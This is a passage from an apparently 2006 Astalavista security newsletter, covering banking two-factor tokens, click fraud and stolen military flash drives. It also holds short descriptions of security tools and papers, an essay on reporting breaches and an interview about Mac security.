HSBC will send passcode generating tokens to 180,000 Business Internet Banking service customers starting May 2006, in what the bank describes as the largest deployment of two-factor authentication in the United Kingdom. HSBC will use tokens provided by Vasco; this is the first European deployment of Vasco technology, already used by banks in the US, Canada, Mexico, and Hong Kong. The tokens generate a new six-digit security code every 30 seconds; users must enter the code along with a username and password whenever they log into banking services. HSBC is absorbing the cost of the ?3 tokens, which it is marketing towards startups and small and medium enterprises.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?NewsID=5761

Astalavista's comments :

Nothing ground-breaking in here besides the "cost of compliance". It is one thing to establish social responsibility and actually provide a level of security, completely different to spend such a large sum of money to do it when industry experts and anyone that has ever heard of Trojans stealing banking details through second windows and scam transfers is saying that's not the answer. There have always been discussions on whether the banks themselves should be held for allowing fraudulent transactions on their customer's accounts as an incentive for them to start thinking and executing real strategies to fight the problem. One of the biggest advantages of E-banking is the mobility of the service, SMS me a buck services or mobile banking is going to act as a major driving force for future generations of mobile malware families – convenient, but easily exploited.

[**SERVICE REMOTELY ENCRYPTS OR DELETES DATA**]

The Everdream "Theft Recovery Managed Service" will allow businesses to "retain control over lost or stolen PCs and laptops" and can "assist law enforcement with the tracking, locating and recovery of computers". When an enrolled PC is connected online, it will automatically contact Everdream, triggering encryption or deletion of data stored on the machine. The location of the new internet connection is also stored, thereby potentially assisting in recovery.

More information is available at :

http://news.com.com/2100-1029_3-6060142.html

Astalavista's comments :

Now this would have been an amazing service to offer quite come time ago, these days it's just a commodity among the other offerings mainly because "what if" the computer never gets

connected online – or at least its hard drive doesn't? Deleting the data is a rather drastic measure and while it may seem attractive, it may never actually happen. Encrypted partitions are handy and a lot of companies should really start thinking on how even if information "classified" sensitive gets stolen on a digital media, no one would be able to get hold of the data unless they spend the rest of their lives bruteforcing. That's the same case like stolen mobile phones and whether the one who stole it would switch it on with the same card, there are already commercial offers for encryption a smart phone's content, just in case you need that.

[**GOOGLE SETTLEMENT OR NOT, CLICK FRAUD WON'T GO AWAY**]

Google and Yahoo, the two largest pay-per-click advertising networks, face continued problems from click-fraud. Pay-per-click auditors claim that between 20 and 35 percent of clicks on advertisements are fraudulent. Google has settled a lawsuit over click fraud for $90 million, but the suit leaves certain questions unanswered, leaving open the possibility of another lawsuit. Google and Yahoo are reluctant to cooperate with click-fraud studies, citing their respective fraud detection technologies as competitive advantages they must protect. This has led advertisers, who have to pay for undetected click-fraud, to question the companies' practices. JupiterResearch expects the search advertising market to climb from $4.2 billion in 2005 to $7.5 billion in 2010. No standards exist for detecting click-fraud or for arbitrating related disputes. Google and Yahoo say advertisers should share useful data they have on click-fraud that search engines do not.

More information can be found at :

http://news.com.com/2100-1024_3-6059181.html

Astalavista's comments :

Of course it wouldn't given the billions shared between today's Dotcom darlings such as Google, Yahoo! and Microsoft catching up with the Web as a platform with Live.com. It is interesting to note how this huge revenue generator paid search, is equally spreading the gains among all web properties and acts as an incentive for for malicious attackers to spread on multiple targets and attack all of them. Whether to directly benefit, or waste someone's advertising budget these attacks would soon emerge into the type of DDoS and malware services we sort of get used to seeing. Ensuring click fraud doesn't add up to the bill is among the main priorities of Google if it were to continue dominate online paid search, and keep attracting a huge proportion of Internet's traffic. Collaboration with av vendors and botnet researchers on known infected nodes to keep an eye for?

[MASTERCARD BRINGS RFID PAYMENTS TO AUSTRALIA]

MasterCard is conducting a trial of radio frequency identification (RFID) credit card technology for six months in Australia. The "PayPass" process allows card-holders to "make small payments without supplying a signature or personal identification number for verification." The faster processing of customer transactions could shorten lines in the future at drive-through and sporting

events.

More information can be found at :

http://www.zdnet.com.au/news/business/soa/MasterCard_brings_RFID_payments_to_Australia/0,39023166,39249594,00.htm

Astalavista's comments :

While the industry is trying achieve as reliable authentication method for E-banking RFID would have been the worst possible example of "small payments without supplying PIN for verification". Mainly counting on possession of the device isn't the way to shorten lines, that's way E-banking is for at the first place, go and meet with your advisor on occasions going beyond "small payments". Where is the authentication in this process anyway?

[AT AFGHAN BAZAAR MILITARY OFFERS DOLLARS FOR STOLEN DATA]

The US military has begun purchasing flash drives at a bazaar outside a base in Bagram, Afghanistan, after the Los Angeles Times reported that many drives on sale at the bazaar contain secret military documents. Afghan workers at the air base swipe the drives, along with other small items in demand at the bazaar. An armed and uniformed military officer, accompanied by six bodyguards, is purchasing the drives off the market at roughly $35 each. The US military considered raiding the bazaar, but the Afghan government convinced the US that purchasing the drives would be a more popular way of closing the leak. The military purchased every flash drive in the bazaar, but merchants expect to sell more as petty theft continues at the base in Bagram.

More information can be found at :

http://www.nytimes.com/2006/04/15/world/asia/15afghanistan.html

http://www.latimes.com/news/nationworld/world/la-fg-disks10apr10,0,7789909.story

Astalavista's comments :

This is rather embarrassing still the best part is that I doubt the sellers themselves took any advantage of the information the way informed people could have done. Even the availability of military information on removable media to improve portability or whatever is a bad thing to do if the data is accessible by anyone who owns the hard drive or a stolen/found memory stick. How are these leaking on unencrypted and or usb sticks anyway? Could have someone already purchased any, and is the buying all the current "inventory" the best solution? I think that no matter how much you keep on buying rather try to figure out how to make sure no one can access the data without the proper authentication. And of course, figure out where are the sellers getting hold of these.

[XP WON'T EXPOSE MACS TO VIRUSES, SAYS GARTNER]

Gartner has issued an advisory informing Mac users that Boot Camp, Apple's new dual-boot software, will not make Mac OS X

vulnerable to Windows viruses. Boot Camp allows Mac users to put more than one operating system on their Apple computers, and will even load Windows XP onto a Mac. However, separate operating systems each have their own disk partition; any virus contracted by a Windows partition will spread to the Mac OS X partition. Gartner warns that Boot Camp could spark interest in Mac OS X and draw hackers to the platform, however, the company does not see it affecting the balance of power in the desktop market.

More information can be found at :

http://software.silicon.com/os/0,39024651,39158061,00.htm

Astalavista's comments :

What Boot Camp would eventually do is let more people start using Windows on their MACs or that's how at least I see it. This is major shift for Apple and a very challenging move as they never actually managed to convert iPod users into MAC ones. It's not that the MAC OS is 100% virus-free the way it is being advertised, but the fact that it is the least used one compared to Microsoft Windows' domination. The majority of malware writers try to target the largest population, and constantly develops or uses publicly known vulnerabilities to take advantage of unaware users – could you be aware of the next threat before it actually happens?

[03] Astalavista Recommended Tools

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" PARANA – EMAIL CONTENT FILTERS EXPLOITATION FRAMEWORK "

PIRANA is an exploitation framework that tests the security of a email content filter. By means of a vulnerability database, the content filter to be tested will be bombarded by various emails containing a malicious payload intended to compromise the computing platform. PIRANA's goal is to test whether or not any vulnerability exists on the content filtering platform.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6512

" HAVP – HTTP ANTI-VIRUS PROXY 0.79 "

HAVP (HTTP Anti Virus Proxy) is a proxy which scans downloads for viruses with several scanners (ClamAV, F-Prot, Kaspersky, NOD32, Sophos) at the same time. The main aims are continuous, non-blocking downloads and smooth scanning of

dynamic and password protected HTTP traffic. It can be used with squid or standalone, and it also supports transparent proxy mode.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6525

" **THC – IPV6 ATTACK TOOLKIT** "

THC is proud to be the first who are releasing an comprehensive attack toolkit for the IPv6 protocol suite. It comprises of state-of-the-art tools for alive scanning, man-in-the-middle attacks, denial-of-service etc. which exploits inherent vulnerabilities in IPv6. Included is a fast and easy to use packet crafting library to create your own attack tools.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6537

" **FIREPHISH 0.1.0** "

FirePhish is an anti-phishing toolbar for Firefox that utilizes the Open Phishing Database to provide the user with information and tools to protect against phishing attacks.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6540

" **STRIDER URL TRACER WITH TYPO-CONTROL** "

When a user visits a Web site, her browser may be instructed to visit other third-party domains without her knowledge. Some of these third-party domains raise security, privacy, and safety concerns. The Strider URL Tracer, available for download, is a tool that reveals these third-party domains, and it includes a Typo-Patrol feature that generates and scans sites that capitalize on inadvertent URL misspellings, a process known as typo-squatting. The tool also enables parents to block typo-squatting domains that serve adult ads on typos of children's Web sites.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6550

" **DARK SPY ANTIROOTKIT V1.0.2** "

DarkSpy is a new rootkit detection tool from China. It's coded by two guys : CardMagic & wowocock,and support some new features that can make the detection more effective.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6573

" **SYSAID V3.1.3 – NETWORK ASSETS MANAGEMENT** "

SysAid is a system that provides IT departments with asset management, and automatic scanning of an organization's network with details on each machine, including its hardware, software, history, and more. It also provides help desk service management where end users use forms to submit service requests such as error reports and calls for assistance. The system uses email, SMS, and IM to provide the most efficient methodology

possible.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6526

" **LBTURE – LOCAL WINDOWS ACCOUNT PASSWORD BRUTE FORCER** "

lbture is a local Windows account password brute forcer. It supports dictionary attacks and resume. Works on Windows NT/2K/XP/2K3.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6538

" **LFT – LAYER FOUR TRACEROUTE (LFT) AND WHOB** "

LFT, short for Layer Four Traceroute, is a sort of 'traceroute' that often works much faster (than the commonly-used Van Jacobson method) and goes through many configurations of packet-filters (firewalls). More importantly, LFT implements numerous other features including AS number lookups through several reliable sources, loose source routing, netblock name lookups, et al.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6585

" **PFSENSE – AN OPEN SOURCE FIREWALL** "

pfSense is a open source firewall derived from the m0n0wall operating system platform with radically different goals such as using OpenBSD's ported Packet Filter, FreeBSD 6.1 ALTQ (HFSC) for excellent packet queueing and finally an integrated package management system for extending the environment with new features.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6572

[04] **Astalavista Recommended Papers**

" **THE TOP 10 INFORMATION SECURITY MYTHS** "

When it comes to information security, there's a lot of popular wisdom available, but much of it is unfounded and won't necessarily improve your organization's security. Only by cutting through the hype to separate reality from myth can IT professionals help take their enterprises to the next level. Here are 10 network security myths that bear further examination.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6493

" **MODELING AND PREVENTING PHISHING ATTACKS** "

We introduce tools to model and describe phishing attacks, allowing a visualization and quantification of the threat on a given complex system of web services. We use our new model to describe some new phishing attacks, some of which belong to a new class of abuse introduced herein: the context aware phishing attacks. We describe ways of using the model we introduce to quantify the risks of an attack by means of economic analysis, and methods for defending

against the attacks described.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6513

" **SECURING A WEB SITE** "

Web servers are frequently attacked more than any other host on an organization's network. In this paper, I will review the current challenges businesses face when hosting a public web site. I will address the various risks that are associated with web servers as well as the most effective methods of mitigating those risks through the design, implementation, and administration of public web sites.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6523

" **CONSUMER FRAUD AND IDENTITY THEFT COMPLAINT DATA, JANUARY-DECEMBER 2005** "

Between January and December 2005, Consumer Sentinel, the complaint database developed and maintained by the FTC, received over 685,000 consumer fraud and identity theft complaints. Consumers reported losses from fraud of more than $680 million. The reports in this booklet analyze those complaints.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6516

" **BEST PRACTICES FOR CONFIGURING GROUP POLICY OBJECTS** "

In this article, I will share with you some best practices that you can use to keep your group policy objects well organized.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6502

" **THE PRICE OF RESTRICTING VULNERABILITY PUBLICATIONS** "

There are calls from some quarters to restrict the publication of information about security vulnerabilities in an effort to limit the number of people with the knowledge and ability to attack computer systems. Scientists in other fields have considered similar proposals and rejected them, or adopted only narrow, voluntary restrictions. As in other fields of science, there is a real danger that publication restrictions will inhibit the advancement of the state of the art in computer security. Proponents of disclosure restrictions argue that computer security information is different from other scientific research because it is often expressed in the form of functioning software code. Code has a dual nature, as both speech and tool. While researchers readily understand the information expressed in code, code enables many more people to do harm more readily than with the non-functional information typical of most research publications. Yet, there are strong reasons to reject the argument that code is different, and that restrictions are therefore good policy. Code's functionality may help security as much as it hurts it and the open distribution of functional code has valuable effects for consumers, including the ability to pressure vendors for more secure products and to counteract

monopolistic practices.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6587

" **ORACLE DATABASE SECURITY** "

It is important to understand the concepts of a database before one can grasp database security. A generic database definition is "a usually large collection of data organized especially for rapid search and retrieval (as by a computer)" (Database). This is not much different than Oracle's database definition, "An Oracle database is a collection of data treated as a unit. The purpose of a database is to store and retrieve related information." (Oracle Corporation) Databases can range from simplistic to complex. An example of a simple database is an address book. An address book provides great functionality but limits itself to specific information.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6580

" **MAPPING THE IRAQI IPV4 ADDRESS SPACE** "

This project is a continuing look at various countries' IPv4 address space. For this particular project I look at Iraq (Apr 2006). Iraq is unique in all the projects I have done in this venue thus far, even compared to Afghanistan. The majority of the infrastructure that supported Iraq's Internet was destroyed during the war. And the rebuilding of that infrastructure, as for the rest of the country itself, has been painstakingly slow. In fact, it appears that the vast majority of Internet activity throughout Iraq is taking place on IP ranges assigned to the US and Britain. Added to that, most of the infrastructure that supports Internet communication appears to be conducted over wireless and satellite as opposed to land lines.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6570

" **UNINTENDED CONSEQUENCES: SEVEN YEARS UNDER THE DMCA** "

This document collects a number of reported cases where the anti-circumvention provisions of the DMCA have been invoked not against pirates, but against consumers, scientists, and legitimate competitors. It will be updated from time to time as additional cases come to light. The latest version can always be obtained at www.eff.org.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6565

" **FORENSIC ANALYSIS OF THE WINDOWS REGISTRY** "

Windows registry contains lots of information that are of potential evidential value or helpful in aiding forensic examiners on other aspects of forensic analysis. This paper discusses the basics of Windows XP registry and its structure, data hiding techniques in registry, and analysis on potential Windows XP registry entries

that are of forensic values.

http://astalavista.com/index.php?section=directory&cmd=detail&id=6548

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

check out the special discounts!!

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **7.22 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] **Site of the month**

The Diceware Passphrase Home Page

This page offers a better way to create a strong, yet easy to remember passphrase for use with encryption and security programs. Weak passwords and passphrases are one of the most common flaws in computer security. Take a few minutes and learn how to do it right. The information presented

here can be used by anyone. No background in cryptography or mathematics is required. Just follow the simple steps below.

http://world.std.com/~reinhold/diceware.html

[07] **Tool of the month**

VMware Virtual Machine Importer 2.0 Beta Program

VMware is proud to announce the Beta availability of Virtual Machine Importer 2.0, the latest desktop utility for IT professionals and software developers/testers working with virtual machines. VMware Virtual Machine Importer (VMI) is a freely available, stand-alone utility to import virtual machines from different source formats into several VMware product destinations

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6490

[08] **Paper of the month**

An Economic Analysis of Airport Security Screening

The need for greater airport security has recently led to major changes in passenger screening procedures. One important change is the development of a Computer Assisted Passenger Pre-Screening System (CAPPS II), a new tool to select passengers for screening. When boarding cards are issued, CAPPS con…rms passengers' identities, performs criminal and credit checks, and retrieves additional information, such as residence, home ownership, income, and patterns of travel and purchases, used to construct a predicted threat rating. Passengers with elevated ratings are subject to searches and baggage inspections and may be questioned. Some other passengers are searched at random. These pro…ling measures have been challenged in lawsuits alleging unlawful discrimination.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6578

[09] **Astalavista Security Toolbox DVD v2.0 – Download version available!**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for

convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=153

[10] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **How to Report Security Breaches and Why -**

In this article in Issue 28 of Asta's Security Newsletter we'll cover various important issues to keep in mind whenever a security breach eventually occurs and how to minimize the effect, yet comply with regulations and report it. Security breaches if not handled properly both when it comes to PR and incident handling procedures, could damage your company's reputation more if you could have reported the breach.

Personal data security breaches occur on a daily basis and remain undetected until the attacker or a customer exposes details on a possible breach. Organizations are often reluctant to report the breach given the still unregulated ways ot storing and processing sensitive customer data – don't get me wrong regulations play a critical role and so is enforcement. Moreover, the fact that a company isn't aware of a breach makes it difficult to report one, and yet another common misunderstanding you should try to figure out is what is worth reporting? What are the legal guidelines in your country of origin when it comes to customers' information exposure and how you must reach. It's well known that the U.S leads with legislations on data security breaches and actual enforcement, and the biggest advantage compared to Europe for instance is how they've managed to centralize and keep a smooth process compared to diverse set of institutions in Europe. On the majority of occasions, personal data security breaches happen due to stolen company's property, laptops, tapes etc. but not excluding the opportunity to suffer a breach through a web application.

A lot of organizations reasonably argue on the impact a security breach can have on their PR, their stock price, internal security culture and unmaterilialized sales as well. How would our stakeholders react on the breach, would they lose confidence in your abilities to do E-business, or actually "digitally function"? Cyberinsurance has often been proposed as a reasonable "excuse" for actually getting a premium when you end up with a security breach, whereas simply sticking to a proposed regulation's practices, and having understanding on your own infrastructure's

possible leak points should be priority number one. No matter if you outsource your security or not, at the end your lack of understanding of current or emerging threats – web application vulnerabilities and insiders have been been more prelevant – you will have a lot of work and periodical government-backed up audits to think about.

How to report security breaches?

Know your local regulations, what is a breach worth reporting, and try to speculate on possible PR scenarios and how to minimize the risk, moreover, just rethink your attitude towards reporting breaches all together, don't emphasize on contingency planning, but on communicating the breach to the victims and the rest of your stakeholders as soon as possible. What you should take into consideration when it comes to reporting
security breaches is to ensure you have properly classified your information, have privacy/security training on employees dealing with it, and that you have a procedure in place to notify your customers, which be costly sometimes.
Going through : "**Recommended Practices on Notice of Security Breach Involving Personal Information**" you can also take a look at sample letters to your regulation entity :

http://www.privacy.ca.gov/recommendations/secbreach.pdf

Why you should report security breaches?

Improve the overall metrics the industry is working with, better understanding of your security given how inevitable doing E-business and interacting with suppliers over networks has become, suffer less risk and negative PR if you have notified customers before they actually find out for themselves and quickly make the connection, the list is pretty long, while the most appropriate reason is social responsibility, business ethics, and trying to minimize the unavoidable – it better be you the one that reports instead of someone else reporting for you.

Current statistics on security breaches can also be found at :

http://www.privacyrights.org/ar/ChronDataBreaches.htm
http://www.opencrs.com/rpts/RL33199_20051216.pdf

[11] Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Should we trust remote kids' monitoring services? -

In this short article we'll discuss the growing trend of Telco's to offer

the ability to parents to pin-point their kids physical location through the use of cell phones or third-party devices. Moreover, we'll mention on the possible confrontations between your ambitions, your kids' wishes, and why you should not trust kids' monitoring services, BUT the type of way you learn them to protect themselves.

Kidnappings, a kid's where abouts, and let's put it simple it's physical location in respect to his security is a growing trend that's becoming more cheaper to take advantage of, but do we need such as service at the bottom line? I don't really think so, most importantly I think that the emergence of the technologies, their lower cost and availability resulted in customers even starting to consider it. We are currently witnessing a boom in remote surveillance employees' monitoring services, the so called "asset tracking" solutions, ones we discussed in an interview with Martin from the Trifinite group in a previous issue of our newsletter.

The biggest problem related to the usefulness of these devices is that they're plain simple cell phones turned into a tracking device to pin point a location – switch the phone, leave it a cab and watch your kid heading straight to downtown Manhattan when it was supposed to be in school. These devices should be lost, stolen, hidden, on purposely forgotten you name it, it's a kid that's trying to get rid of his parents' playing it BigBrother and BigMother altogether this time – and they would. Services like these would inevitably provide you with a false sense of security, as physical location, given its true, wouldn't prevent your kid from getting kidnapped – its awareness would! Don't take your kids privacy for the sake of their security, you may win a battle but not the war – educating on threats and possible kidnappings is far more effective in the long term, instead of letting them figure out how to bypass the locating service.

In the day you start trusting a mobile device to tell you where you kid is, consider it would already be at another place – be a parent, not a watchdog!

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Nick,** from http://securemac.com

Your comments are welcome at security@astalavista.net

Interview with Nick, http://securemac.com

Astalavista : Hi Nick, would you, please, introduce yourself to our readers, and share with us some info on your background?

Nick : My name is Nick, I started out dealing with Mac security back when Apple released the Performa 638CD (the one with the TV tuner, right before the the PPC model). Started out on the hacking side of things moving more towards security as I turned of age.

Astalavista : What is SecureMac.com all about, how

did it start, and what are some of your current and future projects you're working on? Moreover, how would you describe the MAC security scene as of 1999 when you originally the project till today?

Nick : SecureMac.com (http://www.macscan.securemac.com) is a centralized website for security information and reviews for the Macs. At MacWorld SF this year we released a spyware protection program for Mac OS X named MacScan 2 (http://macscan.securemac.com) .

Since first starting SecureMac the amount of news and security vulnerabilities dealing with Macintosh has doubled each year and with the release of Mac OS X it has gone through the roof.

Astalavista : Apple's MAC has always been, at least positioned, as a hackers and viruses free OS and it still remains an ongoing marketing campaign. Is the MAC OS secure by design, or it's the fact that the limited number of people using it compared to Microsoft's Windows is acting as an incentive for attackers, not to target it often enough?

Nick : Apple has tried to make the system as secure as possible out of the box. Apple does have the ability to tout that their system doesn't have many viruses as they do so in their new TV commercial (www.apple.com/getamac/ads/). However this touting has to do with the fact that there are less Macs in the market space and less people researching and developing viruses. With the release of Mac OS X and already source code and benign examples of viruses surfacing this shows that more attention is being focused on viruses.

Astalavista : How vibrant is the current MAC security market, and do you expect to grow even more? Something else to consider is perhaps the fact that Apple are now oficially allowing MAC users to switch to a alternative OS. Do you believe that would be rush in doing so, thus exposing MACs on Windows threats, and how it would influence the overall state of the MAC security market, if it does?

Nick : More security companies are focusing attention to Apple's OS , the market keeps growing and more people are researching and releasing advisories, fixes, and vulnerabilities. The fact that Apple's hardware now makes it easier for people to boot multiple operating systems will spark some thoughts in the minds of the malicious to create something that could be damaging to both sides.

Astalavista : What is your attitude on the current state of the market for software vulnerabilities in respect to the MAC OS? Do you believe commercializing, and on purposely targeting a vendor's products would inevitably result in major security vulnerabilities, and is this a good thing for security as a whole? MAC security challenges indeed act as an incentive for researchers to keep on assessing its state of security,

my point is, would a great deal of vulnerabilities appear if a vendor starts offering commercial rewards for MAC OS related vulnerabilities?

Nick : These challenges are interesting, they either want to prove the Mac is secure or that it can be broken. The more people put to challenge and offer rewards for successful penetration the more it will make researchers look deeper into the mac and possibly even after the contest keep on researching.

Astalavista : What would you recommend both, the end users on how to protect their MACs, and Apple, in respect to their patching practices, and future practices on dealing with possible POC releases of malware, ones we've seen already?

Nick : Follow up with security patches, both MS and Apple make it easy and automated to upgrade and patch the system. Join Apple's and SecureMac's mailing list. And use spyware protection - Mac OS X - MacScan 2 (http://macscan.securemac.com/) for Windows - Ad-Aware (http://www.lavasoft.de/software/adaware/)

Astalavista : In conclusion, I wanted to ask you on some of your extracurricular activities out of the IT/Security world and how to do manage to keep up with both of them?

Nick : I enjoy traveling and driving around in my Mazda RX-8. I am getting ready for the release of Mazda's CX-7 (http://www.mcx7.com/) with that being said my MacBook Pro goes everywhere I do keeping me connected and synced with my Nokia 7610 phone.

Astalavista : Thanks for your time.

[13] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

RFIDGuardian

-

http://www.rfidguardian.org/

The RFID Guardian Project is a collaborative project focused upon providing security and privacy in

Radio Frequency Identification (RFID) systems.

-
Linuxappfinder.com
-
http://linuxappfinder.com/

Not necessarily SourceForge, but still "Helping find the Linux apps you need"

-
Freenetproject.org
-
http://freenetproject.org/

Freenet is free software which lets you publish and obtain information on the Internet without fear of censorship. To achieve this freedom, the network is entirely decentralized and publishers and consumers of information are anonymous. Without anonymity there can never be true freedom of speech, and without decentralization the network will be vulnerable to attack.

-
IM Threat Center
-
http://www.imlogic.com/im_threat_center/index.asp

Find the latest industry trends and statistics on IM worms, viruses, and vulnerabilities.

-
Pest Research Center Statistical Reports
-
http://research.pestpatrol.com/KnowledgeBase/Statistics/

In need of a revision, still provides very handy info on a great deal of "pests" as defined by the Pest Patrol's team themselves (eTrust these days)